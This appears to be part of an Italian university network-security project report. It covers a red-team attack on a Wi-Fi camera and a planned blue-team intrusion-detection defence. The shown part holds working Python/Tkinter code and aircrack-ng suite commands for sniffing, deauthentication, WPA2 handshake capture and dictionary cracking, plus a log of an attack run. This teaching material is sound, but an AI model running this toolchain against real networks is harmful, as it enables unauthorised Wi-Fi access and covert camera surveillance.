UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

SCUOLA POLITECNICA E DELLE SCIENZE DI BASE

DIPARTIMENTO DI INGEGNERIA ELETTRICA E TECNOLOGIE DELL'INFORMAZIONE

Corso di Laurea Magistrale in Ingegneria Informatica

"WI-FI: BLUE VS RED"

CORSO DI NETWORK SECURITY

Prof. Simon Pietro Romano

a.a. 2025-26


Studenti:

FONTANELLA GIANLUCA M63001818

GRANDIOSO NICOLA M63001814

IOVINE GIOVANNA M63001821

Introduzione




Si vuole realizzare un attacco a una telecamera wi-fi tramite le tecniche note di **Wi-Fi hacking**. Si prevede uno scenario in cui due team si interfacciano: il primo, denominato **Red Team** impersona l'attaccante, e il secondo, denominato **Blue Team** impersona il difensore.

Dal lato **Red Team** viene simulato un attacco proveniente da un'antenna direzionata verso una webcam, con l'obiettivo di eseguire un ***deauthentication attack***. Per ***identificare il MAC address della telecamera***, è prevista una fase preliminare di sniffing in cui si analizza il traffico cercando pacchetti riconducibili al produttore della webcam sulla base dei primi 3 byte del MAC address legati al particolare costruttore (nel nostro caso **8C:85:80**::) e osservando l'access point a cui essa si connette.
In seguito l'attaccante procede al capture del ***4-way handshake*** per poi tentare il **cracking della password Wi-Fi**. Una volta ottenuto l'accesso alla rete, è possibile ottenere in chiaro i pacchetti **RTP** e **RTSP** scambiati tra webcam e client, con l'obiettivo di ***ricostruire il flusso video*** in maniera non autorizzata.

Dal lato **Blue Team**, l'obiettivo è sviluppare un **Intrusion Detection System** che, tramite analisi del traffico, rilevi la presenza di **pattern sospetti**, in particolare un numero anomalo di messaggi di deauthentication, e **segnali il problema all'utente** tramite un indicatore luminoso. Inoltre, si vuole sperimentare una tecnica difensiva basata su ***chaffing***, generando handshake falsi per complicare il lavoro dell'attaccante e un'ulteriore tecnica basata sul tentativo di effettuare un ***poisoning del 4-way handashaking*** catturato dall'attaccante per rendere inutilizzabili computazionalmente tool quali aircrack-ng. Per questo scopo è stata utilizzata una scheda **ESP32-CAM** dotata di modulo wi-fi e di flash.

Di seguito si propone un diagramma di sequenza che mette in evidenza le principali interazioni tra gli attori dello scenario previsto, rappresentando così un caso cosa avviene in caso di attacco e conseguente difesa.


Attacker (Wi-Fi Antenna)
IDS (Wi-Fi Module ESP32-CAM)
Sniffer Call Back
Webcam
Real Access Point
loop n times
Deauthentication Frame
Deauthentication Frame
Invoke
alt Deauth attack detected
return alarm triggered = true
EAPOL Msg1
EAPOL Msg1
EAPOL Msg1
return trigger_fake_response = true
EAPOL Msg2
EAPOL Msg 2
loop Poisoning and Chaffing: n message, 1 in 50 ms
EAPOL Msg2 Poisoned
EAPOL Msg2 Poisoned
EAPOL Msg3
EAPOL Msg3
Actually it is sniffing this message, not receiving it
EAPOL Msg4
EAPOL Msg4
START CRACKING
Checking alarm triggered

RED TEAM

Setup Sperimentale

Per quanto riguarda il Red Team tutto l'attacco è avvenuto da una macchina virtuale Kali Linux, come hardware è stata utilizzata un'antenna Realtek. Per eseguire i comandi bash in una prima fase abbiamo utilizzato il prompt dei comandi, in seguito abbiamo realizzato una interfaccia grafica in Python per usare gli stessi comandi in maniera più user friendly. Infine abbiamo realizzato uno script Python per la visualizzazione del video che abbiamo riprodotto tramite FFPlay.


Tutti gli script sono stati realizzati utilizzando l'IDE integrato VSCode.

L'attore che dà il via all'attacco è quello che rappresentiamo come Red Team, l'attaccante. Possiamo suddividere l'attacco in 4 fasi principali:

1. **Sniffing** dei pacchetti in modalità monitoraggio per rilevare la presenza di una telecamera sulla rete.
2. **Deauthentication attack** alla telecamera individuata tramite MAC address.
3. **Cattura del 4-way handshake** e **cracking** della password
4. **Cattura dei pacchetti RTP** e **render** dei pacchetti.

Si utilizza un'antenna Wi-Fi e le funzionalità messe a disposizione dalla suite **aircrack-ng**.

Per rendere l'intera fase di attacco semplice da eseguire è stato realizzato uno script Python che consente all'utente di definire le **variabili di controllo dell'attacco ed avviarlo tramite una semplice interfaccia grafica** messa a disposizione dalla libreria grafica Tkinter. In particolare, l'utente definisce **Target SSID** (nome della rete target), **OUI** (codice che identifica il produttore della telecamera da attaccare), e **file da usare come dizionario per crackare la password**. Dando avvio all'attacco, si mostra a video quello che sarebbe l'output su shell, eseguendo i comandi direttamente da riga di comando. In questo modo l'hacker può eseguire **tutte le fasi dell'attacco interagendo con i bottoni**. Si prevede la possibilità di **scegliere l'AP tra quelli trovati**, il TARGET analogamente, e di effettuare il cracking scegliendo un file di cattura tra quelli salvati. L'interfaccia rende chiare e **separate le operazioni** da eseguire, non necessariamente va eseguito tutto l'attacco.


/// WIFI_SUITE_V3.0 (PERSISTENT STORAGE) ///
[CONFIGURAZIONE]
INT: wlan0
[ENABLE MON]
| WORDLIST: /usr/share/wordlists/rockyou.txt
...
[1. SCAN AP]
> SCAN AP
SSID BSSID CH PWR ENC
Gianlu 46:EB:7A:39:17:0B 6 -22 WPA2
[2. TARGET & CLIENTS]
Gianlu 46:EB:7A:39:17:0B
STOP
Station MAC PWR Pkts
8C:85:80:95:DF:5A -38 649
2A:FC:05:0F:4C:37 -21 64
[3. ATTACK SUITE]
DEAUTH
8C:85:80:95:DF:5A
Pkts 3
FIRE
CAPTURE (Save to Disk)
SAVED
REC .CAP
CRACKING
Nessun .cap scelto
SCEGLI .CAP
START CRACK
[LOG]
[10:01:39] Interfacce: ['wlan0']
[10:01:43] Avvio Monitor su wlan0...
[10:02:03] Monitor Mode: wlan0
[10:02:04] Scansione AP in corso...
[10:02:39] Target impostato: Gianlu (CH 6)
[10:02:41] Scan AP fermato.
[10:02:41] Cerca clienti su Gianlu...
[10:02:53] Salvataggio in: capture_Gianlu_20251203_100253-01.cap
[10:02:55] Deauth -> 8C:85:80:95:DF:5A
[10:03:08] Cattura salvata nella cartella 'captures'.
[10:03:14] Deauth inviato.

Monitoraggio

Un potenziale attaccante, non conosce il MAC address della telecamera di cui vuole ottenere le immagini, è realistico invece lo scenario in cui si conosce il nome della rete a cui questa è connessa e il **codice OUI del produttore del dispositivo**, cioè il tipo di telecamera posseduta dall'utente vittima. La fase di monitoraggio iniziale si pone l'obiettivo di individuare la presenza di un certo tipo di telecamera sulla rete e di leggerne il MAC address, a partire dal nome della rete che si vuole analizzare e dal codice OUI del produttore del dispositivo.

In primo luogo, si vuole rilevare l'interfaccia wi-fi, a tal fine si utilizza il comando **iw dev che restituisce tutte le interfacce wireless presenti**, e usa **awk per estrarre solo quelle che iniziano con Interface e ne stampa il nome.**

```
    def detect_interfaces(self):
        try:
            res = subprocess.check_output("iw dev | awk '$1==\"Interface\"{print $2}'",
shell=True).decode()
            ifaces = res.strip().split('\n')
            self.combo_iface['values'] = ifaces
            if ifaces: self.combo_iface.current(0)
            self.log(f"Interfacce: {ifaces}")
        except: self.log("Nessuna interfaccia wifi.")
```

Una volta individuata l'interfaccia, il programma passa ad attivare la **monitor mode** ma prima di fare ciò, il codice esegue ***airmon-ng check kill***, un comando che chiude tutti i processi che potrebbero interferire col monitor mode. Subito dopo, viene avviata la modalità monitor tramite ***airmon-ng start <interfaccia>***. Questo comando di solito crea una nuova interfaccia di rete virtuale con un nome modificato, ad esempio *wlan0mon*, destinata esclusivamente al monitoraggio.

A questo punto, il programma deve capire quale sia esattamente il nome della nuova interfaccia generata da **airmon-ng**. Per questo ripete lo stesso comando usato all'inizio **(iw dev | awk ...)** in modo da leggere di nuovo la lista delle interfacce e selezionare quella risultante. Il nome ottenuto viene memorizzato all'interno dell'applicazione così da essere usato negli step successivi.

```
    def start_monitor_mode(self):
        iface = self.interface.get()
        if not iface: return
        self.log(f"Avvio Monitor su {iface}...")
        def _t():
            subprocess.run(["airmon-ng", "check", "kill"], stdout=subprocess.DEVNULL)
            subprocess.run(["airmon-ng", "start", iface], stdout=subprocess.DEVNULL)
            time.sleep(2)
            res = subprocess.check_output("iw dev | awk '$1==\"Interface\"{print $2}'",
shell=True).decode()
            for i in res.strip().split('\n'):
                if "mon" in i or i != iface:
                    self.mon_interface = i
                    break
            if not self.mon_interface: self.mon_interface = iface
            self.root.after(0, lambda: self.log(f"Monitor Mode: {self.mon_interface}"))
            self.root.after(0, lambda: self.btn_monitor.config(state="disabled"))
        threading.Thread(target=_t, daemon=True).start()
```

A questo punto si vuole individuare l'Access Point (AP) corrispondente all'SSID inserito dall'utente, cioè la rete Wi-Fi che si vuole analizzare. La scansione viene effettuata usando ***airodump-ng***, uno strumento che permette di rilevare tutte le reti Wi-Fi vicine; l'output viene salvato su un file csv, per poterlo analizzare successivamente. Il programma scorre tale file cercando l'SSID richiesto e quando lo trova, estrae da tale riga il **MAC address del punto di accesso** e il **canale** su cui sta trasmettendo. Individuato il canale di interesse, ci mettiamo in ascolto su esso.

E' stato realizzato un toggle attraverso il quale l'hacker dà il via alla scansione. La funzione che lo gestisce richiama il comando riportato di seguito usando l'AP specificato tramite GUI e l'interfaccia trova al passo precedente. Al termine della scansione la funzione richiama

```
cmd = ["airodump-ng", "--write", self.scan_ap_file, "--output-format", "csv", self.mon_interface]
```

Selezioniamo il **canale** desiderato da interfaccia, ed eseguiamo il comando ***iwconfig*** in modo da avviare la scansione solo sul canale selezionato, come si riporta nella funzione di seguito:

```
def on_ap_select(self, event):
        sel = self.tree_ap.selection()
        if sel:
            vals = self.tree_ap.item(sel[0])['values']
            self.target_ssid.set(vals[0])
            self.target_bssid.set(vals[1])
            self.target_channel.set(vals[2])
            self.btn_scan_client.config(state="normal")
            self.btn_capture.config(state="normal")
            self.log(f"Target impostato: {vals[0]} (CH {vals[2]})")
            subprocess.run(["iwconfig", self.mon_interface, "channel", str(vals[2])])
```

Per sniffare il traffico su tale canale eseguiamo **airodump-ng specificando il canale e l'access point di nostro interesse.** Questi parametri settano un filtro, solo i pacchetti che li rispettando vengono considerati, e l'output viene salvato su un file csv. Come per la ricerca del MAC dell'access point, vedremo la lista dei dispositivi collegati a quell'AP su quel canale e cercando il codice **OUI** che conosciamo, possiamo trovare il **MAC della telecamera** sulla riga corrispondente.

Anche per la scansione del client è stato previsto un toggle, che dà il via a tale operazione. La funzione che lo gestisce richiama il comando di seguito:

```
cmd = ["airodump-ng", "--bssid", self.target_bssid.get(), "--channel", self.target_channel.get(),
                    "--write", self.scan_client_file, "--output-format", "csv",
self.mon_interface]
```

Deauthentication attack

Il nostro scopo ultimo non è fare un deauth attack, ma usare quest'ultimo come mezzo per sniffare l'handshaking conseguente. Si prevede che una volta deautenticato, il dispositivo sotto attacco, tenti di riconnettersi alla rete. È questa la fase in cui l'attaccante vuole sniffare il traffico, per individuare i pacchetti del 4-way handshake e provare a crackare la password. Prima di inviare i pacchetti di tipo deauth, l'attaccante si mette in ascolto sulla rete tramite il comando *airodump-ng*.

Per dare il via alla **cattura** l'hacker dovrà usare l'apposito toggle, attraverso il quale viene richiamato il comando di seguito:

```
cmd = ["airodump-ng", "--bssid", self.target_bssid.get(), "--channel", self.target_channel.get(),
                   "--write", self.cap_prefix, self.mon_interface]
```

Se airodump-ng non fosse attivo nel momento esatto in cui avviene la riconnessione, l' handshake verrebbe perso e l'attacco fallirebbe. Dopo aver dato il via alla cattura, possiamo effettuare il **deauth attack**, e a tal fine è stato reso disponibile un apposito bottone sulla GUI, attraverso il quale viene richiamata la seguente funzione.

```
    # --- DEAUTH ---
    def run_deauth(self):
        self.log(f"Deauth -> {self.target_client.get()}")
        def _d():
            subprocess.run(["aireplay-ng", "-0", self.deauth_count.get(), "-a",
self.target_bssid.get(),
                            "-c", self.target_client.get(), self.mon_interface],
stdout=subprocess.PIPE)
            self.root.after(0, lambda: self.log("Deauth inviato."))
        threading.Thread(target=_d, daemon=True).start()
```

Dopo il deauth, attendiamo qualche secondo, il tempo che il client disconnesso provi a riconnettersi e poi terminiamo la scansione.


Noto il MAC address della telecamera è possibile procedere con un attacco di deautenticazione con il comando ***aireplay-ng*****,** uno strumento della suite *Aircrack-ng* pensato per **iniettare pacchetti** in una rete Wi-Fi.

Analisi del comportamento di aireplay-ng

L'opzione **-*0*** indica il tipo di attacco, e nello specifico attiva la modalità ***deauth***. Vuol dire che aireplay-ng genererà pacchetti di disconnessione destinati a un client oppure a un access point. Il numero che segue, in questo caso *self.deauth_count.get*, rappresenta **quante volte verrà ripetuta l'operazione**.

Per gli attacchi di deautenticazione, aireplay invia 128 pacchetti: 64 all'AP e 64 al client da disconnettere. L 'obiettivo non è solo informare il client che deve disconnettersi ma **rompere forzatamente e persistentemente il legame di autenticazione tra il client e l'AP**. [1]

Per fare ciò, il tool esegue ***due tipi di spoofing*** (falsificazione) in rapida successione: i pacchetti con numero di sequenza pari sono inviati da AP a client, quelli con numero di sequenza dispari sono inviati da client ad AP. Possiamo osservare questo comportamento su wireshark:



Osserviamo che il sequence number dei pacchetti va da 0 a 127, e il fragment number è sempre 0 per cui si tratta di 128 frame distinte. Si vede inoltre l'alternanza tra AP e client.

L'alternanza è necessaria perché la **connessione è bidirezionale.**

- Se **aireplay-ng** inviasse pacchetti solo dall'AP al Client, il Client si disconnetterebbe, ma l'AP potrebbe impiegare un po' di tempo ad accorgersi che il Client non c'è più.
- Se inviasse pacchetti solo dal Client all'AP, l'AP si disconnetterebbe dal Client, ma il Client potrebbe non ricevere il feedback immediato.

In questo modo entrambi ricevono il comando di deautenticazione, e la rete è **inondata** di pacchetti impedendo una riconnessione immediata. Di fatto con aireplay, si ha un attacco di Deauthentication DoS.

Il parametro **-a MAC** specifica il **MAC address dell'access point**. Aireplay-ng userà questo indirizzo come mittente/destinatario apparente dei pacchetti di deauth, così da farli sembrare perfettamente legittimi.


Il parametro **-c client_MAC** indica invece il **MAC address del client bersaglio**, cioè la telecamera. In questo modo i pacchetti vengono diretti precisamente a quel dispositivo, costringendolo a scollegarsi.

Infine, l'ultimo parametro è l'**interfaccia Wi-Fi in modalità monitor**, necessaria per poter generare pacchetti 802.11 a basso livello.

Password cracking

Il processo di cattura funziona perché il 4-way handshake è obbligatorio ogni volta che un client si connette a un access point protetto da WPA/WPA2/WPA3-Transition. Quando viene eseguito l'attacco di deauth, la telecamera viene costretta a scollegarsi e, nel tentativo di riconnettersi, invia la sequenza di messaggi del handshake. Airodump-ng, che è già in ascolto con la scheda in modalità monitor, intercetta questi pacchetti e li memorizza nel file .cap.

Come funziona il 4-way handshake?



Dal 4-way handshake è possibile estrarre una serie di informazioni fondamentali per verificare la correttezza di una password WPA/WPA2: l'**SSID della rete**, cioè il nome del Wi-Fi, il **MAC address dell'access point** e quello del **client**, oltre ai due valori casuali chiamati **ANonce** e **SNonce**, generati rispettivamente dall'AP e dal dispositivo. Il MIC, il **Message Integrity Cod**e, un codice calcolato utilizzando la chiave crittografica derivata dalla password reale. Questi dati, presi insieme, permettono a strumenti come aircrack-ng di ricostruire e confrontare la chiave generata con le password candidate senza conoscere direttamente la password effettiva.

Aircrack-ng

Cosa fa Aircrack-ng passo per passo

1. Per ogni password nella wordlist, aircrack **genera la Pairwise Master Key (PMK)** a partire dalla password e dall'SSID .
2. Usa la PMK + ANonce + SNonce + MAC AP + MAC client per calcolare la **Pairwise Transient Key (PTK)**, che è la chiave usata per proteggere i pacchetti.
3. Con la PTK generata, aircrack ricalcola il **MIC** e lo confronta con quello catturato nel handshake.
4. Se il MIC coincide, significa che **la password provata è quella giusta**.


Per ottenere le informazioni necessarie non serve catturare tutti e 4 i messaggi del 4-way handshake, basta fermarsi al secondo, la risposta che il dispositivo target invia all'AP, quando questo prova a farlo riconnettere dopo che è stato deautenticato.

La validità di questo attacco dipende dalla difficoltà della password, **aircrack funziona per password presenti nel dizionario.**

Aircrack cerca nel file di cattura (.cap) l'handshake relativo al router selezionato (target_mac) e tenta di romperlo facendo riferimento al dizionario specificato dall'attaccante. **Alla fine, se la password è stata trovata, viene mostrato a video il risultato.**

Il programma cerca automaticamente handshake tramite aircrack e li salva in un apposito file. La fase di cracking però inizia solo se indicato dall'hacker tramite GUI. Il toggle relativo a quest'operazione richiama il comando di seguito, specificando il target se necessario, cioè se non sono già stati filtrati gli handshaking nella cattura.

```
cmd = ["aircrack-ng", "-w", wlist, "-l", self.key_file_out, cap_file]
            if self.target_bssid.get():
                cmd.extend(["-b", self.target_bssid.get()])
```




Quando aircrack fallisce?

